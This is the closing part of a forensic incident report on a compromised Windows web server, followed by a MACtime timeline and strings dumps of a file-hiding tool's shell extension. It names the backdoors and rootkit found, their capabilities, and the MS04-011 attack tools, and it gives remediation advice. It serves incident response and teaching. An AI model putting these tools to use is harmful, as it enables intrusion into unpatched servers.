Based on the analysis I have carried out, I can give the Web Server administrator a positive answer that this system was compromised and two backdoors and a root kit were found in the Web Server. One of the backdoors was called the “WinEggDrop Shell”, and was injected into a running process and open a 1023 port to wait for the hacker(s) to log on. The other backdoor was an ASP backdoor, which was used to remotely browse and execute programs on the Web Server by using the Internet Explorer. The root kit found from the Web Server was called the “Hacker Defender,” and it was used to hide processes, services and files to protect the hacker’s programs. Besides, by using the API hook technology, it provided a command line shell through port 80.

From the previous analysis, I, so far, have not found a definite evidence to prove how the hacker(s) broke into the Web Server at the first time. Reviewing the hacker’s tools, I noticed the “dsc.exe” and the “ms.exe” were used to remotely detect and attack LSASS vulnerability related in the MS04-

011 bulletin. Although, the KB835732 hotfix had already been used to fix this problem, some administrators still forgot to update their systems. We can verify this by observing the version number of the "C:\WINNT\system32\lsass.exe." If the system is patched, the version number of the "C:\WINNT\system32\lsass.exe" should be "5.0.2195.6902." However, I found that of the Web Server was "5.0.2195.6695." That means the Web Server was vulnerable and the hacker(s) might have gained control of the Web Server by this way.

Although, I did not find sufficient facts in this forensic examination to point out where the hacker(s) had initiated his attacks, different data I have collected still indicated that most of the hacker's programs were download from 140.DDD.EEE.FFF. Besides, the administrator can still check on the firewall logs as reference with some important time points that I mentioned in section 7, which can help him/her to find out the source IP address of the attacks.

Finally, I would like to give the administrator the following pieces of advice:

1. Format and re-install the Web Server.

2. Reload web pages from known good media.

2. Change all passwords used on the Web Server.

3. Update Windows to up-to-date version.

4. Perform integrity check on the system.

5. Harden firewall rules.

Appendix 1-A: MACtime information of the forensic image

```
Sat Feb 03 2001 19:44:16    36864 m.. -/-rwxrwxrwx 0        0        5        /CamShell.dll (_AMSHELL.DLL) (deleted)
                            36864 m.. -rwxrwxrwx 0        0        5        <v1_5.gz-_AMSHELL.DLL-dead-5>
Thu Apr 22 2004 16:31:06    33423 m.. -/-rwxrwxrwx 0        0        17       /Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
                            32256 m.. -/-rwxrwxrwx 0        0        13       /Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
Fri Apr 23 2004 10:53:56      727 m.. -/-rwxrwxrwx 0        0        28       /_ndex.htm (deleted)
                              727 m.. -rwxrwxrwx 0        0        28       <v1_5.gz-_ndex.htm-dead-28>
Fri Apr 23 2004 11:54:32    215895 m.. -/-rwxrwxrwx 0        0        23       /Remote_Access_Policy.doc (REMOTE~1.DOC)
Fri Apr 23 2004 11:55:26    307935 m.. -/-rwxrwxrwx 0        0        20       /Password_Policy.doc (PASSWO~1.DOC)
Fri Apr 23 2004 14:10:50     22528 m.. -/-rwxrwxrwx 0        0        27       /Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Fri Apr 23 2004 14:11:10     42496 m.. -/-rwxrwxrwx 0        0        9        /Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Sun Apr 25 2004 00:00:00         0 .a. -/-rwxrwxrwx 0        0        3        /RJL         (Volume Label Entry)
Sun Apr 25 2004 10:53:40         0 m.c -/-rwxrwxrwx 0        0        3        /RJL         (Volume Label Entry)
Mon Apr 26 2004 00:00:00      727 .a. -rwxrwxrwx 0        0        28       <v1_5.gz-_ndex.htm-dead-28>
                              727 .a. -/-rwxrwxrwx 0        0        28       /_ndex.htm (deleted)
                            307935 .a. -/-rwxrwxrwx 0        0        20       /Password_Policy.doc (PASSWO~1.DOC)
                            215895 .a. -/-rwxrwxrwx 0        0        23       /Remote_Access_Policy.doc (REMOTE~1.DOC)
                             36864 .a. -rwxrwxrwx 0        0        5        <v1_5.gz-_AMSHELL.DLL-dead-5>
                             22528 .a. -/-rwxrwxrwx 0        0        27       /Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
                             42496 .a. -/-rwxrwxrwx 0        0        9        /Information_Sensitivity_Policy.doc (INFORM~1.DOC)
                             36864 .a. -/-rwxrwxrwx 0        0        5        /CamShell.dll (_AMSHELL.DLL) (deleted)
                             32256 .a. -/-rwxrwxrwx 0        0        13       /Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
                             33423 .a. -/-rwxrwxrwx 0        0        17       /Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
Mon Apr 26 2004 09:46:18     36864 ..c -rwxrwxrwx 0        0        5        <v1_5.gz-_AMSHELL.DLL-dead-5>
                             36864 ..c -/-rwxrwxrwx 0        0        5        /CamShell.dll (_AMSHELL.DLL) (deleted)
Mon Apr 26 2004 09:46:20     42496 ..c -/-rwxrwxrwx 0        0        9        /Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Mon Apr 26 2004 09:46:22     32256 ..c -/-rwxrwxrwx 0        0        13       /Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
Mon Apr 26 2004 09:46:24     33423 ..c -/-rwxrwxrwx 0        0        17       /Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
Mon Apr 26 2004 09:46:26    307935 ..c -/-rwxrwxrwx 0        0        20       /Password_Policy.doc (PASSWO~1.DOC)
Mon Apr 26 2004 09:46:36    215895 ..c -/-rwxrwxrwx 0        0        23       /Remote_Access_Policy.doc (REMOTE~1.DOC)
Mon Apr 26 2004 09:46:44     22528 ..c -/-rwxrwxrwx 0        0        27       /Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Mon Apr 26 2004 09:47:36       727 ..c -rwxrwxrwx 0        0        28       <v1_5.gz-_ndex.htm-dead-28>
                               727 ..c -/-rwxrwxrwx 0        0        28       /_ndex.htm (deleted)
```

Appendix 1-B: Results of strings (CamShell.dll)

0 <HTML>
8 <HEAD>
10 <meta http-equiv=Content-Type content="text/html; charset=ISO-8859-1">
59 <TITLE>Ballard</TITLE>
71 </HEAD>
7a <BODY bgcolor="#EDEDED">
96
a0 <OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
de codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,0,0"
13f WIDTH="800" HEIGHT="600" id="ballard" ALIGN="">
171 <PARAM NAME=movie VALUE="ballard.swf"> <PARAM NAME=quality VALUE=high> <PARAM NAME=bgcolor
VALUE=#CCCCCC> <EMBED src="ballard.swf" quality=high bgcolor=#CCCCCC WIDTH="800" HEIGHT="600"
NAME="ballard" ALIGN=""
245 TYPE="application/x-shockwave-flash"
PLUGINSPAGE="http://www.macromedia.com/go/getflashplayer"></EMBED>
2af </OBJECT>
2ba
2c5 </BODY>
2ce </HTML>
1496 ll\SheCamouflageShell
14fc ShellExt
1598 **VB5!**
1610 CamShell
1619 BitmapShellMenu
162a **CamouflageShell**
1d68 **CamouflageShell**
1d78 Shell_Declares
1d88 Shell_Functions
1d98 ShellExt
1da4 modShellRegistry
1ed8 ***kernel32***
1ee8 **lstrcpyA**
1f2c **lstrlenA**
1f70 ***ole32.dll***
1f80 **CLSIDFromProgID**
1fc8 **StringFromGUID2**
2010 **ReleaseStgMedium**
205c ***shell32.dll***
206c DragQueryFileA
20b4 RtlMoveMemory
20fc **VirtualProtect**
2144 gdi32
2150 CreateICA
2194 **GetTextMetricsA**
21dc **CreateCompatibleDC**
2228 **DeleteDC**
227c GetObjectA
22c0 **CreateBitmapIndirect**
2310 **SelectObject**
2358 **StretchBlt**
239c **DeleteObject**
23e4 FindResourceA
23f8 ***advapi32.dll***
2440 ***user32***
244c LoadBitmapA
2490 **LoadResource**
24d8 ***advapi32***
24e8 RegQueryValueExA
2534 ModifyMenuA
2578 InsertMenuA
25bc **SetMenuItemBitmaps**
2608 LoadLibraryA
2650 SystemParametersInfoA
26a0 GetFullPathNameA
27a4 RegOpenKeyExA
2820 **RegCloseKey**
2960 __vbaI4Var
29b8 ***VBA6.DLL***
29c4 __vbaCopyBytes
29d4 __vbaFreeStrList
29e8 __vbaFreeObj
29f8 __vbaCastObj

2a08 __vbaLateIdCallLd
2a1c __vbaHresultCheckObj
2a34 __vbaI2I4
2a40 __vbaNew2
2a53 7__vbaObjSet
2a60 __vbaStrCmp
2a6c __vbaStrVarVal
2a7c IContextMenu_QueryContextMenu
2a9c __vbaBoolVar
2aac __vbaObjSetAddref
2ac0 __vbaAptOffset
2ad0 __vbaAryDestruct
2ae4 IShellExtInit_Initialize
2b00 __vbaStrVarCopy
2b10 __vbaAryUnlock
2b20 __vbaGenerateBoundsError
2b3c __vbaAryLock
2b4c IContextMenu
2b5c __vbaStr2Vec
2b6c __vbaAryMove
2b7c __vbaStrCat
2b88 __vbaStrToUnicode
2b9c __vbaFreeVar
2bbb F__vbaStrVarMove
2bcc __vbaStrMove
2bdc __vbaStrCopy
2bec __vbaErrorOverflow
2c00 __vbaFreeStr
2c10 __vbaSetSystemError
2c50 __vbaStrToAnsi
2cb0 Class
2cc8 **C:\WINDOWS\SYSTEM\MSVBVM60.DLL\3**
2cec **VBRUN**
2d2b FIShellExtInit
2d4c **C:\My Documents\VB Programs\Camouflage\Shell\lctxMenu.tlb**
2d88 IContextMenu_TLB
2da0 IContextMenu_GetCommandString
2dc0 IContextMenu_InvokeCommand
2f18 __vbaRedim
2f24 __vbaUbound
2f30 __vbaVar2Vec
2f40 __vbaRecDestruct
2f54 __vbaLsetFixstr
2f64 __vbaLsetFixstrFree
2f78 __vbaLenBstr
2f88 __vbaFreeVarList
2f9c __vbaFixstrConstruct
2fcc __vbaVarTstEq
2fdc __vbaVarMove
2fec __vbaVarCopy
2ffc __vbaVarDup
3243 7m_szFile
3250 IContextMenu
3260 IShellExtInit
3270 pidlFolder
327c lpdobj
3284 hKeyProgID
3290 hMenu
3298 indexMenu
32a4 idCmdFirst
32b0 idCmdLast
32bc uFlags
32c4 idCmd
32cc pwReserved
32d8 pszName
32e0 cchMax
32e8 lpcmi
3343 pVfk
3350 pIVR
335f Pj@j
336d L$ j
3438 7hd(
348b 7hd(
34f6 7hd(
3654 Sh|)

36ad j4hl)
376d 7PWh
379c Qh<)
37c6 Vh|)
380d j4hl)
3b24 WPQj
4186 B4Ph(.
42b8 PQWWR
451b `SVW
45f1 Ph .
4650 Ph .
4a25 Vh|)
4b4c Vh|)
4e22 Ph .
4e30 t 9u
5095 PVQR
54f4 ***MSVBVM60.DLL***
5504 _CIcos
550e _adj_fptan
551c __vbaVarMove
552c __vbaFreeVar
553c __vbaAryMove
554c __vbaLenBstr
555c __vbaStrVarMove
556e __vbaAptOffset
5580 __vbaFreeVarList
5594 _adj_fdiv_m64
55a4 _adj_fprem1
55b2 __vbaCopyBytes
55c4 __vbaStrCat
55d2 __vbaLsetFixstr
55e4 __vbaRecDestruct
55f8 __vbaSetSystemError
560e __vbaHresultCheckObj
5626 _adj_fdiv_m32
5636 __vbaAryDestruct
564a EVENT_SINK2_Release
5660 __vbaObjSet
566e _adj_fdiv_m16i
5680 __vbaObjSetAddref
5694 _adj_fdivr_m16i
56a6 __vbaBoolVar
56b6 _CIsin
56c0 __vbaChkstk
56ce EVENT_SINK_AddRef
56e2 __vbaGenerateBoundsError
56fe __vbaStrCmp
570c __vbaVarTstEq
571c __vbaI2I4
5728 DllFunctionCall
573a _adj_fpatan
5748 __vbaFixstrConstruct
5760 __vbaLateIdCallLd
5774 __vbaRedim
5782 EVENT_SINK_Release
5798 _CIsqrt
57a2 EVENT_SINK_QueryInterface
57be __vbaStr2Vec
57ce __vbaExceptHandler
57e4 __vbaStrToUnicode
57f8 _adj_fprem
5806 _adj_fdivr_m64
5818 __vbaFPException
582c __vbaUbound
583a __vbaStrVarVal
584c __vbaLsetFixstrFree
5862 _CIlog
586c __vbaErrorOverflow
5882 __vbaVar2Vec
5892 __vbaNew2
589e _adj_fdiv_m32i
58b0 _adj_fdivr_m32i
58c2 __vbaStrCopy
58d2 EVENT_SINK2_AddRef
58e8 __vbaFreeStrList

58fc _adj_fdivr_m32
590e _adj_fdiv_r
591c __vbaI4Var
592a __vbaAryLock
593a __vbaVarDup
5948 __vbaStrToAnsi
595a __vbaVarCopy
596a _CIatan
5974 __vbaStrMove
5984 __vbaCastObj
5994 __vbaStrVarCopy
59a6 _allmul
59b0 _CItan
59ba __vbaAryUnlock
59cc _CIexp
59d6 __vbaFreeStr
59e6 __vbaFreeObj
5a50 **CamShell.dll**
5a5d **DllCanUnloadNow**
5a6d **DllGetClassObject**
5a7f **DllRegisterServer**
5a91 **DllUnregisterServer**
7005 _|:cu
7035 _|:cu
704d _|:cu
7065 _|:cu
707d _|:cu
7095 _|:cu
70ad _|:cu
70c5 _|:cu
70dd _|:cu
7620 DDDDDD@
7628 DDDDDD@
7630 DDDDDD@
7638 DDDDDD@
7662 "%R%
76ac MSFT
7a7a stdole2.tlbWWW
7a96 IctxMenu.tlbWW
7caf 1CamouflageShellW
7ccc _ShellExtWWWd
7ce3 _ShellExt
7cf8 m_szFile
8033 2$2*20262<2B2H2N2T2Z2`2f2l2r2x2~2
8087 3 3&3,32383>3D3J3P3V3\3b3h3n3t3z3
80dd 4"4(4.444:4@4F4L4R4Z4_4 54585P5X5l5p5x5
810d 5@6T6X6`6p6
8125 7 7(70787@7H7P7X7`7h7p7x7
8161 8 8(80888D8H8T8X8\8h8x8
819f 9 9$9(9,9<9@9D9H9L9P9p9t9x9|9
81d3 :0<<<@<L<h<x<
81f9 =$=,=4=T=X=\=`=
8213 ?8?<?D?Q?\?a?
8241 0$0(000=0H0M0|0
826b 1%10151\1`1h1u1
8295 2D2H2P2]2h2m2
82b9 3 3$3,393D3I3d3h3p3}3
82e3 4!4,414X4\4d4q4|4
8309 5 5%5@5D5L5Y5d5i5
8335 6$616<6A6h6l6t6
836d 8,80888E8P8U8
837d 9L:P:$<4<8<<<
83a7 0 0,04080<0@0D0H0L0P0T0X0d0h0l0p0t0
83d5 1(1P1l1
83fb 2 2$2(2,2024282<2@2(3
8419 4#454:4`4k4
8439 4%5,5<5E5]5r5
8455 6#6,626F6L6V6\6o6
8477 717G7j7~7
8495 8!8A8K8f8n8s8{8
84b7 929G9h9x9
84cb :q:e;
84dd < <+<@<H<_<g<p<
84f9 = =(=C=I=Y=j=}=
850d =^>s>}>

851f ?!?=?E?N?o?u?
853d 0 020H0u0
8555 1(1C1J1`1r1{1
8573 2I2N2U2`2
8585 2-3>3E3Y3o3
859b 4#4-484P4V4
85ad 5%5B5`5o5y5
85cf 5"606>6G6R6X6n6|6
85f5 7$7:7`7d7h7l7p7t7x7|7
8617 868L8e8o8u8
8631 9Q9b9
8645 :':-:F:N:j:r:
8663 : ;+;>;D;N;T;m;u;
8689 <0<R<n<
86a5 =#=4=w=
86b3 >$>*>=>H>
86c7 ?"?F?O?_?
86e3 0B0b0m0y0
86f3 101A1f1w1
8707 2/2?2R2W2h2r2
8721 3 3$3(3.3

Appendix 1-C: Results of the Bintext (CamShell.dll)

File pos Mem pos ID Text
======== ======= == ====
00000000 00000000 0 <HTML>
00000008 00000008 0 <HEAD>
00000010 00000010 0 <meta http-equiv=Content-Type content="text/html; charset=ISO-8859-1">
00000059 00000059 0 <TITLE>Ballard</TITLE>
00000071 00000071 0 </HEAD>
0000007A 0000007A 0 <BODY bgcolor="#EDEDED">
00000096 00000096 0
000000A0 000000A0 0 <OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
000000DE 000000DE 0
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,0,0"
0000013F 0000013F 0 WIDTH="800" HEIGHT="600" id="ballard" ALIGN="">
00000171 00000171 0 <PARAM NAME=movie VALUE="ballard.swf"> <PARAM NAME=quality VALUE=high>
<PARAM NAME=bgcolor VALUE=#CCCCCC> <EMBED src="ballard.swf" quality=high bgcolor=#CCCCCC
WIDTH="800" HEIGHT="600" NAME="ballard" ALIGN=""
00000245 00000245 0 TYPE="application/x-shockwave-flash"
PLUGINSPAGE="http://www.macromedia.com/go/getflashplayer"></EMBED>
000002AF 000002AF 0 </OBJECT>
000002BA 000002BA 0
000002C5 000002C5 0 </BODY>
000002CE 000002CE 0 </HTML>
00001496 00001496 0 ll\SheCamouflageShell
000014FC 000014FC 0 ShellExt
00001610 00001610 0 CamShell
00001619 00001619 0 BitmapShellMenu
0000162A 0000162A 0 CamouflageShell
00001D68 00001D68 0 CamouflageShell
00001D78 00001D78 0 Shell_Declares
00001D88 00001D88 0 Shell_Functions
00001D98 00001D98 0 ShellExt
00001DA4 00001DA4 0 modShellRegistry
00001ED8 00001ED8 0 ***kernel32***
00001EE8 00001EE8 0 **lstrcpyA**
00001F2C 00001F2C 0 **lstrlenA**
00001F70 00001F70 0 ***ole32.dll***
00001F80 00001F80 0 **CLSIDFromProgID**
00001FC8 00001FC8 0 **StringFromGUID2**
00002010 00002010 0 **ReleaseStgMedium**
0000205C 0000205C 0 ***shell32.dll***
0000206C 0000206C 0 DragQueryFileA
000020B4 000020B4 0 RtlMoveMemory
000020FC 000020FC 0 **VirtualProtect**
00002144 00002144 0 ***gdi32***
00002150 00002150 0 CreateICA
00002194 00002194 0 GetTextMetricsA
000021DC 000021DC 0 **CreateCompatibleDC**
00002228 00002228 0 ***DeleteDC***
0000227C 0000227C 0 GetObjectA
000022C0 000022C0 0 ***CreateBitmapIndirect***
00002310 00002310 0 ***SelectObject***
00002358 00002358 0 ***StretchBlt***
0000239C 0000239C 0 **DeleteObject**
000023E4 000023E4 0 FindResourceA
000023F8 000023F8 0 ***advapi32.dll***
00002440 00002440 0 ***user32***
0000244C 0000244C 0 LoadBitmapA
00002490 00002490 0 **LoadResource**
000024D8 000024D8 0 ***advapi32***
000024E8 000024E8 0 RegQueryValueExA
00002534 00002534 0 ModifyMenuA
00002578 00002578 0 InsertMenuA
000025BC 000025BC 0 **SetMenuItemBitmaps**
00002608 00002608 0 LoadLibraryA
00002650 00002650 0 SystemParametersInfoA
000026A0 000026A0 0 GetFullPathNameA
000027A4 000027A4 0 RegOpenKeyExA
00002820 00002820 0 **RegCloseKey**
00002960 00002960 0 __vbaI4Var
000029B8 000029B8 0 ***VBA6.DLL***
000029C4 000029C4 0 __vbaCopyBytes
000029D4 000029D4 0 __vbaFreeStrList

```
000029E8   000029E8     0   __vbaFreeObj
000029F8   000029F8     0   __vbaCastObj
00002A08   00002A08     0   __vbaLateIdCallLd
00002A1C   00002A1C     0   __vbaHresultCheckObj
00002A34   00002A34     0   __vbaI2I4
00002A40   00002A40     0   __vbaNew2
00002A53   00002A53     0   7__vbaObjSet
00002A60   00002A60     0   __vbaStrCmp
00002A6C   00002A6C     0   __vbaStrVarVal
00002A7C   00002A7C     0   IContextMenu_QueryContextMenu
00002A9C   00002A9C     0   __vbaBoolVar
00002AAC   00002AAC     0   __vbaObjSetAddref
00002AC0   00002AC0     0   __vbaAptOffset
00002AD0   00002AD0     0   __vbaAryDestruct
00002AE4   00002AE4     0   IShellExtInit_Initialize
00002B00   00002B00     0   __vbaStrVarCopy
00002B10   00002B10     0   __vbaAryUnlock
00002B20   00002B20     0   __vbaGenerateBoundsError
00002B3C   00002B3C     0   __vbaAryLock
00002B4C   00002B4C     0   IContextMenu
00002B5C   00002B5C     0   __vbaStr2Vec
00002B6C   00002B6C     0   __vbaAryMove
00002B7C   00002B7C     0   __vbaStrCat
00002B88   00002B88     0   __vbaStrToUnicode
00002B9C   00002B9C     0   __vbaFreeVar
00002BBB   00002BBB     0   F__vbaStrVarMove
00002BCC   00002BCC     0   __vbaStrMove
00002BDC   00002BDC     0   __vbaStrCopy
00002BEC   00002BEC     0   __vbaErrorOverflow
00002C00   00002C00     0   __vbaFreeStr
00002C10   00002C10     0   __vbaSetSystemError
00002C50   00002C50     0   __vbaStrToAnsi
00002CB0   00002CB0     0   Class
00002CC8   00002CC8     0   C:\WINDOWS\SYSTEM\MSVBVM60.DLL\3
00002CEC   00002CEC     0   VBRUN
00002D2B   00002D2B     0   FIShellExtInit
00002D4C   00002D4C     0   C:\My Documents\VB Programs\Camouflage\Shell\IctxMenu.tlb
00002D88   00002D88     0   IContextMenu_TLB
00002DA0   00002DA0     0   IContextMenu_GetCommandString
00002DC0   00002DC0     0   IContextMenu_InvokeCommand
00002F18   00002F18     0   __vbaRedim
00002F24   00002F24     0   __vbaUbound
00002F30   00002F30     0   __vbaVar2Vec
00002F40   00002F40     0   __vbaRecDestruct
00002F54   00002F54     0   __vbaLsetFixstr
00002F64   00002F64     0   __vbaLsetFixstrFree
00002F78   00002F78     0   __vbaLenBstr
00002F88   00002F88     0   __vbaFreeVarList
00002F9C   00002F9C     0   __vbaFixstrConstruct
00002FCC   00002FCC     0   __vbaVarTstEq
00002FDC   00002FDC     0   __vbaVarMove
00002FEC   00002FEC     0   __vbaVarCopy
00002FFC   00002FFC     0   __vbaVarDup
00003243   00003243     0   7m_szFile
00003250   00003250     0   IContextMenu
00003260   00003260     0   IShellExtInit
00003270   00003270     0   pidlFolder
0000327C   0000327C     0   lpdobj
00003284   00003284     0   hKeyProgID
00003290   00003290     0   hMenu
00003298   00003298     0   indexMenu
000032A4   000032A4     0   idCmdFirst
000032B0   000032B0     0   idCmdLast
000032BC   000032BC     0   uFlags
000032C4   000032C4     0   idCmd
000032CC   000032CC     0   pwReserved
000032D8   000032D8     0   pszName
000032E0   000032E0     0   cchMax
000032E8   000032E8     0   lpcmi
000036AD   000036AD     0   j4hl)
0000380D   0000380D     0   j4hl)
00004186   00004186     0   B4Ph(.
000042B8   000042B8     0   PQWWR
000054F4   000054F4     0   MSVBVM60.DLL
00005504   00005504     0   _CIcos
```

```
0000550E  0000550E    0  _adj_fptan
0000551C  0000551C    0  __vbaVarMove
0000552C  0000552C    0  __vbaFreeVar
0000553C  0000553C    0  __vbaAryMove
0000554C  0000554C    0  __vbaLenBstr
0000555C  0000555C    0  __vbaStrVarMove
0000556E  0000556E    0  __vbaAptOffset
00005580  00005580    0  __vbaFreeVarList
00005594  00005594    0  _adj_fdiv_m64
000055A4  000055A4    0  _adj_fprem1
000055B2  000055B2    0  __vbaCopyBytes
000055C4  000055C4    0  __vbaStrCat
000055D2  000055D2    0  __vbaLsetFixstr
000055E4  000055E4    0  __vbaRecDestruct
000055F8  000055F8    0  __vbaSetSystemError
0000560E  0000560E    0  __vbaHresultCheckObj
00005626  00005626    0  _adj_fdiv_m32
00005636  00005636    0  __vbaAryDestruct
0000564A  0000564A    0  EVENT_SINK2_Release
00005660  00005660    0  __vbaObjSet
0000566E  0000566E    0  _adj_fdiv_m16i
00005680  00005680    0  __vbaObjSetAddref
00005694  00005694    0  _adj_fdivr_m16i
000056A6  000056A6    0  __vbaBoolVar
000056B6  000056B6    0  _CIsin
000056C0  000056C0    0  __vbaChkstk
000056CE  000056CE    0  EVENT_SINK_AddRef
000056E2  000056E2    0  __vbaGenerateBoundsError
000056FE  000056FE    0  __vbaStrCmp
0000570C  0000570C    0  __vbaVarTstEq
0000571C  0000571C    0  __vbaI2I4
00005728  00005728    0  DllFunctionCall
0000573A  0000573A    0  _adj_fpatan
00005748  00005748    0  __vbaFixstrConstruct
00005760  00005760    0  __vbaLateIdCallLd
00005774  00005774    0  __vbaRedim
00005782  00005782    0  EVENT_SINK_Release
00005798  00005798    0  _CIsqrt
000057A2  000057A2    0  EVENT_SINK_QueryInterface
000057BE  000057BE    0  __vbaStr2Vec
000057CE  000057CE    0  __vbaExceptHandler
000057E4  000057E4    0  __vbaStrToUnicode
000057F8  000057F8    0  _adj_fprem
00005806  00005806    0  _adj_fdivr_m64
00005818  00005818    0  __vbaFPException
0000582C  0000582C    0  __vbaUbound
0000583A  0000583A    0  __vbaStrVarVal
0000584C  0000584C    0  __vbaLsetFixstrFree
00005862  00005862    0  _CIlog
0000586C  0000586C    0  __vbaErrorOverflow
00005882  00005882    0  __vbaVar2Vec
00005892  00005892    0  __vbaNew2
0000589E  0000589E    0  _adj_fdiv_m32i
000058B0  000058B0    0  _adj_fdivr_m32i
000058C2  000058C2    0  __vbaStrCopy
000058D2  000058D2    0  EVENT_SINK2_AddRef
000058E8  000058E8    0  __vbaFreeStrList
000058FC  000058FC    0  _adj_fdivr_m32
0000590E  0000590E    0  _adj_fdiv_r
0000591C  0000591C    0  __vbaI4Var
0000592A  0000592A    0  __vbaAryLock
0000593A  0000593A    0  __vbaVarDup
00005948  00005948    0  __vbaStrToAnsi
0000595A  0000595A    0  __vbaVarCopy
0000596A  0000596A    0  _CIatan
00005974  00005974    0  __vbaStrMove
00005984  00005984    0  __vbaCastObj
00005994  00005994    0  __vbaStrVarCopy
000059A6  000059A6    0  _allmul
000059B0  000059B0    0  _CItan
000059BA  000059BA    0  __vbaAryUnlock
000059CC  000059CC    0  _CIexp
000059D6  000059D6    0  __vbaFreeStr
000059E6  000059E6    0  __vbaFreeObj
00005A50  00005A50    0  CamShell.dll
```

00005A5D 00005A5D 0 **DllCanUnloadNow**
00005A6D 00005A6D 0 **DllGetClassObject**
00005A7F 00005A7F 0 **DllRegisterServer**
00005A91 00005A91 0 **DllUnregisterServer**
00007005 00007005 0 _|:cu
00007035 00007035 0 _|:cu
0000704D 0000704D 0 _|:cu
00007065 00007065 0 _|:cu
0000707D 0000707D 0 _|:cu
00007095 00007095 0 _|:cu
000070AD 000070AD 0 _|:cu
000070C5 000070C5 0 _|:cu
000070DD 000070DD 0 _|:cu
00007620 00007620 0 DDDDDD@
00007628 00007628 0 DDDDDD@
00007630 00007630 0 DDDDDD@
00007638 00007638 0 DDDDDD@
00007A7A 00007A7A 0 stdole2.tlbWWW
00007A96 00007A96 0 IctxMenu.tlbWW
00007CAF 00007CAF 0 1CamouflageShellW
00007CCC 00007CCC 0 _ShellExtWWWd
00007CE3 00007CE3 0 _ShellExt
00007CF8 00007CF8 0 m_szFile
00008033 00008033 0 2$2*20262<2B2H2N2T2Z2
00008049 00008049 0 2f2l2r2x2~2
00008087 00008087 0 3 3&3,32383>3D3J3P3V3\3b3h3n3t3z3
000080DD 000080DD 0 4"4(4.444:4@4F4L4R4Z4_4 54585P5X5l5p5x5
0000810D 0000810D 0 5@6T6X6
00008125 00008125 0 7 7(70787@7H7P7X7
00008137 00008137 0 7h7p7x7
00008161 00008161 0 8 8(80888D8H8T8X8\8h8x8
0000819F 0000819F 0 9 9$9(9,9<9@9D9H9L9P9p9t9x9|9
000081D3 000081D3 0 :0<<<@<L<h<x<
000081F9 000081F9 0 =$=,=4=T=X=\=
00008213 00008213 0 ?8?<?D?Q?\?a?
00008241 00008241 0 0$0(000=0H0M0|0
0000826B 0000826B 0 1%10151\1
00008275 00008275 0 1h1u1
00008295 00008295 0 2D2H2P2]2h2m2
000082B9 000082B9 0 3 3$3,393D3I3d3h3p3}3
000082E3 000082E3 0 4!4,414X4\4d4q4|4
00008309 00008309 0 5 5%5@5D5L5Y5d5i5
00008335 00008335 0 6$616<6A6h6l6t6
0000836D 0000836D 0 8,80888E8P8U8
0000837D 0000837D 0 9L:P:$<4<8<<<
000083A7 000083A7 0 0 0,04080<0@0D0H0L0P0T0X0d0h0l0p0t0
000083D5 000083D5 0 1(1P1l1
000083FB 000083FB 0 2 2$2(2,2024282<2@2(3
00008419 00008419 0 4#454:4
00008439 00008439 0 4%5,5<5E5]5r5
00008455 00008455 0 6#6,626F6L6V6\6o6
00008477 00008477 0 717G7j7~7
00008495 00008495 0 8!8A8K8f8n8s8{8
000084B7 000084B7 0 929G9h9x9
000084CB 000084CB 0 :q:e;
000084DD 000084DD 0 < <+<@<H<_<g<p<
000084F9 000084F9 0 = =(=C=I=Y=j=}=
0000850F 0000850F 0 >s>}>
0000851F 0000851F 0 ?!?=?E?N?o?u?
0000853D 0000853D 0 0 020H0u0
00008555 00008555 0 1(1C1J1
0000855D 0000855D 0 1r1{1
00008573 00008573 0 2I2N2U2
00008585 00008585 0 2-3>3E3Y3o3
0000859B 0000859B 0 4#4-484P4V4
000085AD 000085AD 0 5%5B5
000085B3 000085B3 0 5o5y5
000085CF 000085CF 0 5"606>6G6R6X6n6|6
000085F5 000085F5 0 7$7:7
000085FB 000085FB 0 7d7h7l7p7t7x7|7
00008617 00008617 0 868L8e8o8u8
00008631 00008631 0 9Q9b9
00008645 00008645 0 :':-:F:N:j:r:
00008663 00008663 0 : ;+;>;D;N;T;m;u;
00008689 00008689 0 <0<R<n<

000086A5 000086A5 0 =#=4=w=
000086B3 000086B3 0 >$>*>=>H>
000086C7 000086C7 0 ?"?F?O?_?
000086E3 000086E3 0 0B0b0m0y0
000086F3 000086F3 0 101A1f1w1
00008707 00008707 0 2/2?2R2W2h2r2
00008721 00008721 0 3 3$3(3.3
00001A21 00001A21 0 **\AC:\My Documents\VB Programs\Camouflage\Shell\CamouflageShell.vbp**
00001DBC 00001DBC 0 NewFolder
00001DD4 00001DD4 0 ViewList
00001DEC 00001DEC 0 ViewDetails
00001E08 00001E08 0 Camouflage.ShellExt
00001E34 00001E34 0 Registry
00001E4C 00001E4C 0 Hive or folder not specified.
00002738 00002738 0 ***oleaut32.dll***
00002758 00002758 0 Bad ProgId rc::
0000277C 0000277C 0 Bad ClassID rc::
00002864 00002864 0 Software\Camouflage\Settings
000028B4 000028B4 0 **ExplorerNameCamouflage**
000028E8 000028E8 0 **Camouflage**
00002904 00002904 0 **ExplorerNameUncamouflage**
0000293C 0000293C 0 **Uncamouflage**
000029A0 000029A0 0 DISPLAY
00002E30 00002E30 0 (GCS_VERB)MENUITEM1
00002E5C 00002E5C 0 (GCS_VALIDATE)New menu item number 1
00002EC4 00002EC4 0 **Camouflage.exe /C**
00002EF0 00002EF0 0 **Camouflage.exe /U**
00002FBC 00002FBC 0 <EMPTY>
00007142 00007142 0 _IID_SHELLEXT
00007166 00007166 0 VS_VERSION_INFO
000071C2 000071C2 0 VarFileInfo
000071E2 000071E2 0 Translation
00007206 00007206 0 StringFileInfo
0000722A 0000722A 0 040904B0
00007242 00007242 0 Comments
00007254 00007254 0 **http://www.camouflage.freeserve.co.uk**
000072A6 000072A6 0 **CompanyName**
